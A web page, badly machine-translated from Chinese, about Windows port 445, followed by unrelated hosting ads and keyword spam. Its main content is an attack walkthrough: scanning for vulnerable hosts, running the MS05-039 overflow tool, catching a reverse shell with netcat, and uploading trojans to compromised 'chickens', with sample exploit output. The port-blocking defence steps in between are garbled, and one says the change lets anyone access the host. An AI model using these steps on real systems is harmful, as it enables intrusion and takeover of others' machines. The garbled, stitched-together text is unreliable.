端口445端口(445 port)
445端口 445 port
Teach you 445 port attacks and prevention:
The 445 port is a port to get both praise and blame it, we caneasily access a variety of LAN in a shared folder or printersharing, but it is also because of it, hackers have a chance,they can pass through the port secretly sharing your hard drive,or even fall in your hard disk will be silent! What we can dois to think of away that hackers can take advantage of, blockingthe 445 port holes. For simplicity, in this paper, we takeWindows 2000 as an example, for Windows XP, the steps arebasically similar.
In the first step, what we need to do is to identify ahost with445 port vulnerabilities. You can scan it with scanning tools!SUPERSCAN, for example, is a port scanning tool.
The second step, assuming that we now have a host with a 445port vulnerability, we can use the Swiss Army knife NC and theoverflow tool ms05039 to attack:
F:\445>ms05039 target IP local IP 1234
. . . . . .
. . . . . .
F:\445>nc. exe -vv -l -p 1234
. . . . . .
. . . . . .
If you succeed, you will return to a shell, and then you canuse our usual commands. For example, let him download our Trojanhorse or upload a Trojan horse to him, and then run, so get achicken.
Do you think your computer is dangerous?Don't be afraid. Herewe are to remove this dangerous 445 port vulnerability:Attack methods against 445 port vulnerabilities:
1. port exclusion method
This method uses the port exclusion function of Windows 2000system, all packets from the 445 port will be banned
The evil guys can't get close to your mainframe, and here' s theconcrete implementation of this approach:
Open the start menu of the Windows 2000 system, select the"network and dial up connection" icon under the "Settings" item,right-click it, and click "Browse" command from the shortcutmenu;
In the next window, right-click the "Internet connection" icon,select the "attribute" option, and then pop up the Internetconnection property window;
Open the "regular" tab page, select the "Internet Protocol"(TCP/IP) item, and then click the "property" button to open the
Internet (TCP/IP) property settings page;
Click the page in the "advanced" button, open the advancedTCP/IP settings window, select the "options" label, and labelsin the pages of the "optional settings", "TCP/IP screen" isselected, and then click the "properties" button, open the TCP/IP screening set port;
The 445 port belongs to a TCP port, you can set at thecorresponding port "TCP", will "allow only" of selectedactivation following the "add" button, click the button in thewindow open by the add filter ", the service port number willmust be used, add come in, and will be less than the 445 portnumber excluded, after setting, click"OK"button, you can maketo take effect.
2. service shutdown method
Taking into account the folder or printer sharing service willuse to port 445, so directly to the folder or printer sharingservice stop, canalso realize the closure of 445 port to allowhackers to destroy all kinds of shared resources, the followingare the specific steps to close the folder or printer sharingservice:
Open the start menu of the Windows 2000 system, select the"network and dial up connection" icon under the "Settings" item,right-click it, and click "Browse" command from the shortcutmenu;
In the next window, right-click the "Internet connection" icon,
select the "attribute" option, and then pop up the Internetconnection property window;
Open the "regular" tab page,
And in"this connectionuses the following selected components"list box, the "Microsoft network file or printer sharing"option before the cancellation number canceled, as shown infigure 2. Finally, click the "OK"button to restart the system,and the "big villains" on Internet have no access to all kindsof shared resources.
Of course, you can not stop sharing service conditions,deprivedof"sharedaccess rights are thewicked"; use the localsecurity settings in the user rights assignment function,specify anyusers on Internet have the right to access the localhost specific steps:
In the Windows 2000 start menu system, click the "program" and"management tools" and "local security settings" option, andthen expand the security settings "and" local policy "" userrights assignment "folder in the corresponding right sub windowto select"deny access to this computer from the network"option,and with the mouse left click on the;
Open the settings window, click the Add button, the pop-up"select auser or group dialog box, select the" everyone"option,and then click the Add button, finally click" OK", so that anyone user can access from the network to the local host.First look for chickens with MS05-039 vulnerabilities, and the
bugs open 445 and 139 ports,
Scan with a scanner
Next, exploit a vulnerability tool to attack a remotecalculator
Open the command prompt and enter ms05039. exe 192. 168.0.3
192. 168.0. 2 44661
Mean: 192. 168.0. 3 chicken IP address, 192. 168.0.2 is the localIP address, 4466 successful remote computing data overflowchicken will be connected to port 4466 on the local computer,1 on behalf of the remote chicken is Chinese version, Englishset 0. When successful execution of remote data overflowoperation, there will be a hint of successful overflow, suchas:
Trying to connect to remote port on 192. 168.0.3:445. . .ESTABLI SHED
Maki ng, nul l, se ssi on. . . OK
Trying, to, bind, pipe. . . OK
Trying, to, send, craf ted, packet. . . OK
Exploit done! Check your reverse shell on 192. 168.0.2:4466When the overflow is successful, immediately use NC (called theSwiss Army knife) to monitor the data that bounces back to the
4466 port of the machine.
Restart a command prompt, enter the command: NC -vv (two V) -l-p 4466 for data monitoring,
It will soon be able to monitor a remote SHELL withadministrator privileges.
So far, it has successfully entered the remote chicken system.At this time, you can upload Trojan horses through FTP, TFTP,etc.
- 端口445端口(445 port)相关文档
- 风险445端口
- 监管445端口
- 主机445端口
- 端口如何屏蔽135 139 445 3389端口 网络端口安全防护技巧(How to shield 1351394453389 port network port security protection skills)
- 端口135137138139、445端口的作用
- 端口_139_445_等端口的作用(The role of _139_445_ and other ports)
湖北22元/月(昔日数据)云服务器,国内湖北十堰云服务器,首月6折
昔日数据怎么样?昔日数据新上了湖北十堰云服务器,湖北十堰市IDC数据中心 母鸡采用e5 2651v2 SSD MLC企业硬盘 rdid5阵列为数据护航 100G高防 超出防御峰值空路由2小时 不限制流量。目前,国内湖北十堰云服务器,首月6折火热销售限量30台价格低至22元/月。(注意:之前有个xrhost.cn也叫昔日数据,已经打不开了,一看网站LOGO和名称为同一家,有一定风险,所以尽量不要选择...
FBICDN,0.1元解决伪墙/假墙攻击,超500 Gbps DDos 防御,每天免费流量高达100G,免费高防网站加速服务

最近很多网站都遭受到了伪墙/假墙攻击,导致网站流量大跌,间歇性打不开网站。这是一种新型的攻击方式,攻击者利用GWF规则漏洞,使用国内服务器绑定host的方式来触发GWF的自动过滤机制,造成GWF暂时性屏蔽你的网站和服务器IP(大概15分钟左右),使你的网站在国内无法打开,如果攻击请求不断,那么你的网站就会是一个一直无法正常访问的状态。常规解决办法:1,快速备案后使用国内服务器,2,使用国内免备案服...
vpsdime:VPS内存/2核/VPS,4G内存/2核/50gSSD/2T流量/达拉斯机房达拉斯机房,新产品系列-Windows VPS
vpsdime上了新产品系列-Windows VPS,配置依旧很高但是价格依旧是走低端线路。或许vpsdime的母公司Nodisto IT想把核心产品集中到vpsdime上吧,当然这只是站长个人的猜测,毕竟winity.io也是专业卖Windows vps的,而且也是他们自己的品牌。vpsdime是一家新上来不久的奇葩VPS提供商,实际是和backupspy以及crowncloud等都是同一家公司...
-
考生itunes游戏iosIntentsandroid支持ipad支持ipad地址163columnios5ipad连不上wifiipad2 wifi连接不上,刚连上就弹出一个 success页面iexplore.exe应用程序错误iexplore.exe应用程序错误tcpip上的netbiostcp 协议里的 netbios . 在哪,找不到